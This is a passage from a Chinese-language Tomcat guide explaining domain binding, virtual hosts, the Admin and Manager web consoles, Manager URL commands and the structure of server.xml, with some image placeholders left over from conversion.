


图 3-10 项目资源图

Tomcat 服务启动时，会把 webapps 目录下的所有 WAR 文件自动展开为开放式的目录结构。所以，该方式与开放式目录的效果相同。

3.3.10 域名绑定

域名绑定即是当前服务与某一个预定义域名进行绑定。当前服务为 localhost:port，按照以下步骤进行域名绑定：

- ❷ 进入 \$CATALINA_HOME/conf 下，打开 server.xml；
- ❷ 将 <Connector port="8080" 改为 <Connector port="80"，因为 Web 中默认打开的是 80 端口；
- ❷ 找到 <Host name="localhost" 一项，将其改为 <Host name="www.ch03.com"；
- ❷ 配置 DNS 服务器的域名 www.ch03.com 到本机 IP 映射。

重启 Tomcat，在浏览器中输入域名 www.ch03.com，若能正确显示则配置成功。

3.3.11 配置虚拟主机

虚拟主机即是本机虚拟出多个域名，通过软件的配置达到实现一个主机的效果。

关于 server.xml 中 “Host” 这个元素，只有在设置虚拟主机的时候才需要修改。虚拟主机是一种在一个 Web 服务器上服务多个域名的机制，对每个域名而言，都好像独享了整个主机。实际上，大多数的小型商务网站都是采用虚拟主机实现的，这主要是因为虚拟主机能直接连接到 Internet 并提供相应的带宽，以保障合理的访问响应速度，另外虚拟主机还能提供一个稳定的固定 IP。

基于名字的虚拟主机可以被建立在任何 Web 服务器上，建立的方法就是通过域名服务器（DNS）上建立 IP 地址的别名，并且告诉 Web 服务器把去往不同域名的请求分发到相应的网页目录。因为本书主要是讲解 Tomcat，在此就不介绍在各种操作系统上设置 DNS 的方法，请参考《DNS and Bind》（O'Reilly 出版社）一书。为了示范方便，这里使用一个静态的主机文件，因为这是测试别名最简单的方法。

首先，在 server.xml 中添加几行内容，如下所示。

```
<Server port="8005"
  shutdown="SHUTDOWN" debug="0">
  .....
  </Host>
  <Host name="www.ch03.com" appBase="d:/ch03">
    <alias>www.ch03.net</alias>
    <alias>www.ch03.org</alias>
    <Context path="" docBase="WebRoot"/>
  </Host>
</Engine>
</Service>
</Server>
```

Tomcat 的 server.xml 文件在初始状态下只包括一个虚拟主机，但是它容易被扩充到支持多个虚拟主机。在此例中展示的是一个简单的 server.xml 版本，其中粗体部分就是用于添加一个虚拟主机，并且赋予了两个别名。每一个 Host 元素必须包括一个或多个 context

元素，所包含的 `context` 元素中必须有一个是默认的 `context`，这个默认的 `context` 的显示路径应该为空（例如，`path=“”`）。

为了使以上配置的虚拟主机生效，必须在 DNS 服务器中注册以上的虚拟主机名和别名，使它们的 IP 地址都指向 Tomcat 服务器所在的机器。必须注册以下名字：

```
www.ch03.com、www.ch03.net、www.ch03.org
```

重新启动 Tomcat 后，可以通过 `http://www.ch03.com/`、`http://www.ch03.net`、`http://www.ch03.org` 来访问所配置的应用。

3.4 小结

回顾本章所讲述的内容，首先从目录结构讲起，让读者先入为主地认识项目的基础架构，再通过讲解部署描述符的配置项，并穿插具体的案例，让读者对创建 Web 应用了如指掌，最后通过一个连贯的过程来讲解和发布 Web 所作的工作和技术，并配以基本组件的编写和部署方法。

通过本章的学习，对于 Tomcat 下 Web 应用的创建和发布你应该胸有成竹了。至此，你已经能够利用 Tomcat 进行项目的开发，进行 Tomcat 的自由管理和配置将是下一步的目标，后文即开始论述。

Tomcat控制与管理

Tomcat 默认提供了两个管理的应用，分别是系统管理和应用管理。

系统管理用于进行 Tomcat 服务器本身的配置管理，包括服务管理、资源管理、用户管理、站点、JDBC 等。应用管理用于 Tomcat 下应用的部署管理，包括应用的启动、停止、发布、查看服务器状态等。这两个工具可以方便地对 Tomcat 进行远程控制和管理。它们实现的功能对应了 server.xml 文件中所配置的内容。

4.1 Tomcat 系统管理平台

大多数商业化的 J2EE 服务器都提供一个功能强大的管理界面，且大都采用易于理解的 Web 应用界面。Tomcat 按照自己的方式，同样提供一个成熟的管理工具，并且丝毫不逊于那些商业化的竞争对手。Tomcat 的 Admin Web Application 最初在 4.1 版本时出现，当时的功能包括管理 context、data source、user 和 group 等。当然也可以对初始化参数和 user、group、role 的多种数据库进行管理。在后续的版本中，这些功能将得到很大的扩展，但现有的功能已经非常实用了。

4.1.1 访问系统管理平台

Tomcat 的系统管理平台对应的 Web 目录存放在 \$CATALINA_HOME/server/webapps/admin 下。Admin Web Application 被定义在自动部署文件 \$CATALINA_BASE/webapps/admin.xml 中。编辑该文件，以确定 Context 中的 docBase 参数是绝对路径。也就是说，\$CATALINA_BASE/webapps/admin.xml 是绝对路径。当然也可以删除这个自动部署文件，在 server.xml 文件中建立一个 Admin Web Application 的 context，效果是一样的。不能管理 Admin Web Application 这个应用，只能够通过删除 \$CATALINA_BASE/webapps/admin.xml 文件来删除该应用。

如果使用 UserDatabaseRealm（默认），需要添加一个用户和一个角色到 CATALINA_BASE/conf/tomcat-users.xml 文件中。编辑该文件，添加一个名叫“admin”的角色到该文件中，如下所示。

```
<role name="admin" />
```

添加一个用户（改变密码使其更加安全），该用户的角色为“admin”，如下所示。


```
<user name="admin" password="123" roles="admin" />
```

当完成这些步骤后,重新启动 Tomcat,访问 <http://localhost:8080/admin>,将看到一个登录界面。Admin Web Application 采用基于容器管理的安全机制,并采用了 Jakarta Struts 框架。一旦以“admin”角色登录管理界面时,将能够使用这个管理界面配置 Tomcat。

启动 Tomcat 后,在地址栏输入 <http://localhost:8080/>,会打开 Tomcat 默认 ROOT 下的页面,如图 4-1 所示。




图 4-1 Tomcat 默认页面

在该页面的左侧导航栏单击“Tomcat Administration”链接,打开如图 4-2 所示的系统管理平台登录界面。



图 4-2 系统管理平台登录

该界面的访问地址实际上是 <http://localhost:8080/admin>。

输入\$CATALINA_HOME/conf/tomcat-users.xml 中具有 admin 角色的用户名和密码（也可以添加 admin 角色下的新用户），单击“Login”按钮，打开系统管理的主界面，如图 4-3 所示。




图 4-3 系统管理平台主界面

在该界面的左侧有一个树型导航栏，提供了 Tomcat 的各项管理功能。

4.1.2 系统管理功能

通过 Tomcat 系统管理平台，可以配置 Tomcat 服务器的各种组件。该管理平台把所有可管理的信息分为 3 项：

- ✎ Tomcat Server（服务管理）
- ✎ Resources（资源管理）
- ✎ User Definition（用户管理）

该结构也如图 4-3 所示。

Tomcat Server

Tomcat Server 管理的是\$CATALINA_HOME/conf/server.xml 中的元素组件。它包括许多组件，这些组件之间可以互相嵌套，其相互的包含关系如图 4-3 的树型结构所展示的关系。

将该节点下的各层子节点展开，可以看到各自的配置项。这些展开的子节点可以配置的功能包括：

- ✎ Server: 服务器组件
 - 配置 Tomcat 服务器的监听端口、命令、日志级别，并可以创建和删除 Service 组件。

- ✎ Service: 服务组件
创建或删除 Connector、Host、Logger、Valve 组件，并可设置默认 Host。
- ✎ Connector: 连接器组件
设置 Connector 的日志级别、最大和最小线程数、可接收请求数、缓冲区、是否允许 DNS 查询等。
- ✎ Host: 主机组件
设置当前 Host 是否允许自动部署、日志级别、部署 XML、动态部署、是否采用 WAR 方式、XML 命名空间和校验等。还可以创建或删除别名、Context、Logger、Valve 等。
- ✎ Context: 站点组件
设置当前 Context 是否允许 Cookie、日志级别、主目录、是否允许重载、Manager。还可以创建或删除 Logger、Realm、Valve 等。
- ✎ Resources: 资源配置组件
创建或删除 JNDI 数据源、邮件会话、环境变量、资源链接等。
- ✎ Logger: 日志组件
设置日志级别、日志输出路径、前缀、后缀、是否按照日期命名文件。
- ✎ Realm: 域组件
设置 Realm 的日志级别。
- ✎ Valve: 阀组件
设置 Valve 的日志级别。

Resources

用于配制 Tomcat 的各种资源。这里的资源是全局的，所有的 Context 都可以访问，而上面所讲 Context 中的资源是局部的。等价于 server.xml 中 GlobalNamingResources 元素中配置的资源。共有四种资源：

- ✎ Data Source: JNDI 数据源；
- ✎ Mail Session: JNDI 邮件会话配置；
- ✎ Environment Entry: 环境变量；
- ✎ User Database: 配置用户数据库，默认指向 conf/tomcat-users.xml。

User Definition

用于配置安全域中的用户角色、用户名、密码。

4.1.3 常见的配置过程

这里演示一些常见操作的配置过程。

配置用户

选择用户节点，单击“Create New User”按钮，打开如图 4-4 所示的新建用户界面。

User Properties	
User Name:	test
Password:	...
Full Name:	test

Group Name	Description
<input checked="" type="checkbox"/> admin	
<input checked="" type="checkbox"/> manager	
<input type="checkbox"/> role1	
<input type="checkbox"/> tomcat	

图 4-4 用户配置

填写用户名和密码，并选择该用户的角色权限为 `admin` 和 `manager`。就可以使用该用户登录访问系统管理程序了。

创建一个新的站点

选择 `Server`→`Service`→`Host`，在展开的界面中选择“`Create New Context`”，打开如图 4-5 所示的界面。

Property	Value
Cookies:	True
Cross Context:	False
Debug Level:	0
Document Base:	d:\test
Override:	False
Path:	/test
Reloadable:	False
Swallow Output:	False
Use Naming:	False

Property	Value
Debug Level:	0
Reloadable:	False

Property	Value
Debug Level:	0
Session ID Initializer:	
Maximum Active Sessions:	-1

图 4-5 创建站点

在该界面中，设置主目录为 D:\test，站点别名为“/test”，保存后就新建了一个 Context。此时在浏览器地址栏中输入 <http://localhost:8080/test> 就会出现如图 4-6 所示的界面。

Directory Listing For /		
Filename	Size	Last Modified
Apache Tomcat/5.0.7		

图 4-6 test 站点

由于该站点下还没有文件，因此显示了如上的找不到文件的界面。你可以在 4.2 节的应用管理系统中对该站点进行文件上传和部署，也可以随时进入到当前界面修改当前站点的相关属性。

为 test 站点配置一个日志

现在来为刚才新建的 Context (test) 新建一个日志类。进入新建的 Context (test) 站点，打开如图 4-5 所示的界面，选择“Create New Logger”选项，进入如图 4-7 所示的界面。

Property	Value
Type:	FileLogger
Debug Level:	1
Verbosity Level:	1

Filelogger specific Properties

Property	Value
Directory:	logs
Prefix:	context_test.
Suffix:	txt
Timestamp:	True

图 4-7 为 Context(test)创建日志

在该界面中设置日志级别为 1，设置保存路径为 logs，记为 \$CATALINA_HOME/logs，设置前缀为“context_test.”，后缀为“.txt”，文件名按照时间日期来保存。

重启 Tomcat 服务器，会在 \$CATALINA_HOME/logs 下产生一个日志文件，文件名为“context_test.2006-08-20.txt”。该文件的内容如下：

```
2006-08-20 20:56:28 createObjectName with StandardEngine[Catalina].
StandardHost[localhost].StandardContext[/test]
```

为 test 站点创建 JDBC

打开 Context(test)的界面，单击其下的 Resources→Data Sources 节点，打开界面后选择“Create New DataSource”，打开如图 4-8 所示的界面。

Property	Value
JNDI Name:	<input type="text" value="jdbc/MyDataSource"/>
Data Source URL:	<input type="text" value="jdbc:oracle:thin:@localhost:1521:MyOracle"/>
JDBC Driver Class:	<input type="text" value="oracle.jdbc.driver.OracleDriver"/>
User Name:	<input type="text" value="test"/>
Password:	<input type="password" value="test"/>
Max. Active Connections:	<input type="text" value="4"/>
Max. Idle Connections:	<input type="text" value="2"/>
Max. Wait for Connection:	<input type="text" value="5000"/>
Validation Query:	<input type="text"/>

图 4-8 创建 JDBC

设置 JNDI 名为 jdbc/MyDataSource，数据源 URL 为 jdbc:oracle:thin:@localhost:1521:MyOracle，JDBC 驱动名为 oracle.jdbc.driver.OracleDriver，用户名为 test，密码为 test。此时就创建了一个连接到 Oracle 的数据源。

在你的代码中可以这样调用该数据源：

```
Context ctxt = new InitialContext();
DataSource ds = (javax.sql.DataSource)ctxt.lookup
    ("java:comp/env/jdbc/MyDataSource");
Connection conn = ds.getConnection();
//操作代码
conn.close();
```

添加 Oracle 的驱动，为 Oracle 配置以上的用户，就可以进行连接操作了。

对于其他的应用，开发者可以根据需要来模拟以上的过程进行配置。

4.2 Tomcat 应用管理平台

Manager Web Application 是一个比 Admin Web Application 更为简单的用户界面，通过它可执行一些简单的 Web 应用任务。

Manager Web Application 让你可以在没有系统管理特权的基础上，安装新的 Web 应用，以用于测试。如果有一个新的 Web 应用位于/home/user/hello 下，并且想把它安装到/hello 下，为了测试这个应用，可以这么做：在第一个文本框中输入“/hello”（作为访问时的 path），在第二个文本框中输入“file:/home/user/hello”（作为 Config URL）。

Manager Web Application 还允许停止、重新启动、移除以及重新部署一个 Web 应用。停止一个应用使其无法被访问，当有用户尝试访问这个被停止的应用时，将看到一个 503 的错误：“503 - This application is not currently available”。

移除一个 Web 应用，只是指从 Tomcat 的运行副本中删除了该应用，如果重新启动 Tomcat，被删除的应用将再次出现（也就是说，移除并不是指从硬盘上删除）。

4.2.1 访问应用管理平台

Tomcat 的应用管理平台对应的 Web 目录存放在 \$CATALINA_HOME/server/webapps/manager 下。Manager Web Application 被定义在自动部署文件 CATALINA_BASE/webapps/manager.xml 中。

编辑这个文件，以确保 context 的 docBase 参数是绝对路径，也就是说 CATALINA_HOME/server/webapps/manager 是绝对路径。

如果使用的是 UserDatabaseRealm，那么需要添加一个角色和一个用户到 CATALINA_BASE/conf/tomcat-users.xml 文件中。接下来，编辑这个文件，添加一个名为“manager”的角色到该文件中：

```
<role name="manager" >
```

添加一个新用户（改变密码使其更加安全），该用户的角色为“manager”，如下所示。

```
<user name="manager" password="123" roles="manager"/>
```

然后重新启动 Tomcat，访问 <http://localhost/manager/list>，将看到一个很朴素的本型管理界面，或者访问 <http://localhost/manager/html/list>，将看到一个 HTML 的管理界面。不管是哪种方式都说明 Manager Web Application 现在已经启动了。

启动 Tomcat 后，在地址栏输入地址 <http://localhost:8080/>，会打开 Tomcat 默认 ROOT 下的页面，如图 4-1 所示。在该页面的左侧导航栏，单击“Tomcat Manager”，打开如图 4-9 所示的应用管理平台登录界面。



图 4-9 应用管理平台登录

该界面的访问地址实际上是 <http://localhost:8080/manager/html>，或是 <http://localhost:8080/manager/html/list>。

输入 \$CATALINA_HOME/conf/tomcat-users.xml 中具有 manager 角色的用户名和密码（也可以添加 manager 角色下的新用户），单击“OK”按钮，打开应用管理的主界面，如图 4-10 所示。




图 4-10 应用管理平台主界面

该界面中列出了当前 Tomcat 下所有应用的列表，可以查看这些应用的当前状况，并进行远程的启动、停止、重载、卸载等操作。

4.2.2 应用管理功能

从该界面的列表中可以看出，应用管理系统的功能包括：

- ❏ 管理所有应用的启动和停止；
- ❏ 发布一个新的应用；
- ❏ 显示服务器状态信息。

下面详细说明各项功能，并给出操作演示。

管理应用的启动和停止

在图 4-10 所示的界面上方，显示了所有应用的列表。默认情况下的应用包括“/”、“admin”、“jsp-examples”、“manager”、“servlets-examples”和“tomcat-docs”，分别表示默认的根目录、系统管理程序、JSP 示例、应用管理程序、Servlet 示例和 Tomcat 文档。

在该列表中，有一列 Running，显示当前应用是否正在运行，如果为 true 则表示正在运行，false 则表示没有运行；Sessions 列表示当前应用的 Session 数目；最后一列显示了应用的操作命令。

Tomcat 应用管理提供了四个命令，如表 4-1 所示。

表 4-1 Web 应用的管理命令

命令	描述
Start	启动 Web 应用
Stop	停止 Web 应用
Reload	停止 Web 应用，重新加载 Web 应用的各种组件，如 Servlet、JSP 和类文件，然后重新启动 Web 应用
Undeploy	卸载 Web 应用，并且删除\$CATALINA_HOME/webapps 目录下该 Web 应用的文件资源

通过这些命令，可以在 Tomcat 服务器运行状态下来管理 Web 应用。

发布一个新的应用

发布应用的方式有两种：

（1）部署一个目录已经存在的应用

即应用的程序已经在服务器上了，可以是一个目录，也可以是一个 WAR 文件包，按照图 4-11 所示填写信息。




图 4-11 部署已经存在的应用

其中的路径一项，如果目录存在于\$CATALINA_HOME/webapps 下，直接填写相对目录名称或者 WAR 文件名即可；如果程序目录不在这个目录下，则填写绝对路径。Path 名称填写“/test”，单击“Deploy”按钮即可访问 http://localhost:8080/test 了。

（2）部署一个目录不存在的应用

即应用的程序不在服务器上，通过本地上传一个 WAR 部署文件即可，单击“Browse”按钮，如图 4-12 所示。




图 4-12 部署不存在的应用

单击“Deploy”按钮，\$CATALINA_HOME/webapps 即上传了刚才的 test.war，并按照上一步中的方式新建站点。此时即可访问 http://localhost:8080/test 了。

显示服务器状态信息

在图 4-10 所示的界面底部显示了 Server 的信息，或者单击右上角的“Server Status”链接，打开如图 4-13 所示的界面。

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/5.0.7	1.5.0_01-b08	Sun Microsystems Inc.	Windows XP	5.1	x86

JVM

Free memory: 1236712 Total memory: 8192000 Max memory: 66650112

http8080

Max threads: 150 Min spare threads: 25 Max spare threads: 75 Current thread count: 25 Current thread busy: 2
Max processing time: 20540 Processing time: 406125 Request count: 131 Error count: 0 Bytes received: 2083 Bytes sent: 820798

Stage	Time	B Sent	B Recv	Client	VHost	Request
S	20	0	0	127.0.0.1	localhost	GET /manager/status

图 4-13 Status 界面

该界面显示了三项统计信息：

- ❷ Server 信息：显示了 Tomcat 版本、JVM 版本、JVM 发行公司、操作系统名称、操作系统版本、操作系统结构；
- ❷ JVM 信息：显示最大内存、总内存、可用内存；
- ❷ HTTP 信息：显示线程数相关配置数、当前 Connector 的处理能力信息、当前 Host 消息发送和接收信息的统计。

4.2.3 管理命令

第二节中所使用的各种鼠标操作，实际上是调用了 Tomcat 的部署命令。其管理的命令格式为：

```
http://{ host }:{ port }/manager/{ command }?{ parameters }
```

常见的命令有：

- ❷ 部署一个应用

```
http://localhost:8080/manager/deploy?path=/foo
http://localhost:8080/manager/deploy?path=/foo
http://localhost:8080/man.....o&war=file:/path/to/foo
http://localhost:8080/manager/deploy?war=foo
http://localhost:8080/man.....ath=/bartoo&war=bar.war
```

- ❷ 列出已经部署的应用

```
http://localhost:8080/manager/list
```

- ❷ 重新加载一个应用

比如更新了 class 或者 lib 的话，需要重新加载系统

```
http://localhost:8080/manager/reload?path=/examples
```

❷ 查看 JVM 和系统信息

```
http://localhost:8080/manager/serverinfo
```

❷ 查看可用的安全角色

```
http://localhost:8080/manager/roles
```

❷ 查看某个应用默认的 session 超时时间和当前活跃的 session 数

```
http://localhost:8080/manager/sessions?path=/examples
```

❷ 启动一个应用

比如有时候重新启动数据库后可能需要重新启动应用

```
http://localhost:8080/manager/start?path=/examples
```

❷ 关闭一个应用

关闭后，任何发往该应用的请求都将转向 404 错误的页面

```
http://localhost:8080/manager/stop?path=/examples
```

❷ 解除部署

慎用，将删除应用的目录及其 war 文件

4.3 小结

本章介绍了 Tomcat 的两个管理工具：系统管理和应用管理。用它们可以方便的进行 Tomcat 和应用的配置与管理。在下一章会从底层分析这些工具的实际操作，其实质是修改了 server.xml 文件。

Tomcat配置文件详解

运行 Tomcat 之后，需要对 Tomcat 进行个性化的设置。包括虚拟机、站点参数、用户验证等方面。Tomcat 的配置主要通过编辑配置文件完成，修改完参数后重启 Tomcat 即生效。Tomcat 的配置文件放置在 \$CATALINA_HOME/conf 下，主要包括四个文件：

- ❧ server.xml：核心配置文件，用于配置服务器；
- ❧ web.xml：Servlet 的标准配置文件，作用于所有的站点；
- ❧ tomcat-users.xml：用于配置 Tomcat 用户验证的角色、用户和密码；
- ❧ catalina.policy：Tomcat 安全策略配置。

前三个文件采用 XML 的格式，在 Tomcat 启动时被加载，其中 web.xml 使用 DTD 进行验证。除了以上四个文件之外，还包括一些其他的配置文件，如与 Apache 联合配置文件。

下面将从配置和实用的角度出发，来讲解这些文件的使用与配置，涉及 Tomcat 组件结构的部分将在第 2 部分深入篇中继续探讨。

5.1 server.xml 配置

Tomcat 按照面向对象的方式运行，并根据配置文件 server.xml 动态建立配置对象。在 server.xml 中的每一个元素都被创建一个对象，并通过一定的顺序和结构进行调用和组织。server.xml 指挥着 Tomcat 的运行，它可以看作 Tomcat 的遥控器，Tomcat 的运行完全受它的控制。

5.1.1 元素预览及相互关系

server.xml 是 Tomcat 的主配置文件，用以完成两个目标：

- ❧ 提供 Tomcat 组件的初始配置；
- ❧ 说明 Tomcat 的结构、含义，使得 Tomcat 通过实例化组件完成构建和启动。

首先一览 server.xml 文件的真面目。打开配置目录下的 server.xml 文件，经过简化后的代码如下：

```
<Server port="8005" shutdown="SHUTDOWN" debug="0">
<Listener className="org.apache.catalina.mbeans.
    ServerLifecycleListener" debug="0"/>
<Listener className="org.apache.catalina.mbeans.
    GlobalResourcesLifecycleListener" debug="0"/>
<GlobalNamingResources>... .. </GlobalNamingResources>
<Service name=" Catalina">
<Connector port="8080" maxThreads="150" minSpareThreads="25"
    maxSpareThreads="75"
    enableLookups="false" redirectPort="8443" acceptCount="100"
    connectionTimeout="20000" disableUploadTimeout="true" />
<Connector port="8009" enableLookups="false" redirectPort="8443"
    protocol="AJP/1.3" />
<Engine name=" Catalina" defaultHost="localhost" debug="0">
<Logger className="org.apache.catalina.logger.FileLogger" .../>
<Realm className="org.apache.catalina.realm.UserDatabaseRealm" .../>
<Host name="localhost" debug="0" appBase="webapps" unpackWARs="true"
    autoDeploy="true">
<Logger className="org.apache.catalina.logger.FileLogger" .../>
<Context path="" docBase="mycontext" debug="0"/>
<Context path="/wsota" docBase="wsotaProject" debug="0"/>
</Host>
</Engine>
</Service>
</Server>
```

该配置为 Tomcat5.5 下的基本元素，在 Tomcat4 的版本中也类似。从以上的配置项可以看出，在 server.xml 中描述了以下的元素：

- ❷ Server: 顶层元素，代表整个 Catalina Servlet 容器，可包含一个或多个 Service;
- ❷ Service: 连接器元素，它由一个或者多个 Connector 和一个 Engine 组成，负责处理所有 Connector 所获得的客户请求。这些 Connector 共享同一个 Engine;
- ❷ Connector: 实际和客户交互的组件。一个 Connector 将在某个指定端口上侦听客户请求，并将获得的请求交给 Engine 来处理，从 Engine 处获得回应并返回客户;
- ❷ Engine: 容器类元素，可以包含多个 Virtual Host 元素，每个虚拟主机都有一个域名。当 Engine 获得一个 Connector 发出的 Http 请求时，它把该请求匹配到某个 Host 上，然后把该请求交给该 Host 来处理。Engine 有一个默认虚拟主机 localhost，当请求无法匹配到任何一个 Host 上的时候，将交给该默认 Host 来处理;
- ❷ Host: 定义一个虚拟主机，每个虚拟主机都和某个 DNS 相匹配。每个虚拟主机下都可以部署 (deploy) 一个或者多个 Web App，每个 Web App 对应于一个 Context，有一个 Context path。当 Host 获得一个请求时，将把该请求匹配到某个 Context 上，然后把该请求交给该 Context 来处理。匹配的方法是“最长匹配”，path="" 的 Context 将成为该 Host 的默认 Context，所有无法和其他 Context 的路径名匹配的请求都将最终和该默认 Context 匹配。默认的虚拟主机 localhost 的根目录 appBase 指向 webapps;
- ❷ Context: 使用最频繁的元素，每个 Context 代表运行在虚拟主机上的一个应用。一个 Context 对应于一个 Web App，一个 Web App 由一个或者多个 Servlet 组成。Context

在创建的时候将根据配置文件\$CATALINA_HOME/conf/web.xml 和\$WEBAPP_HOME/WEB-INF/web.xml 载入 Servlet 类。当 Context 获得请求时，将在自己的映射表（mapping table）中寻找相匹配的 Servlet 类。如果找到，则执行该类，获得请求的回应，并返回；

- ❷ 嵌套类元素可以加到容器组件中，如 Listener、Valve、Logger、Realm、Cluster 元素。

以上元素为 Tomcat 的核心元素，对它们进行总结对比，可得到如表 5-1 所示的结果。

表 5-1 Tomcat 核心元素

元素	功能	能够出现在	能够包含
Server	代表 Tomcat	惟一的一个顶层元素	多个 Service，可选 Listener, GlobalNamingResources
Service	一组 Connector 共享一个 Engine	Server	一个 Engine 和多个 Connector
Connector	侦听请求	Service	Valve
Engine	处理请求	Service	Host、DefaultContext、Logger、Realm
Host	虚拟主机地址	Engine	Context、DefaultContext、Logger、Realm
Context	配置 Web 应用	Host	Loader、Logger、Manager、Realm、Resources、Valve
Listener	监听器配置	Server	无
Realm	设置用户和角色	Engine、Host、Context	无
Valve	过滤	Engine、Host、Context	无
Logger	配置日志	Engine、Host、Context	无

将以上的文字叙述转化为关系图和结构图更加直观，如图 5-1 所示。

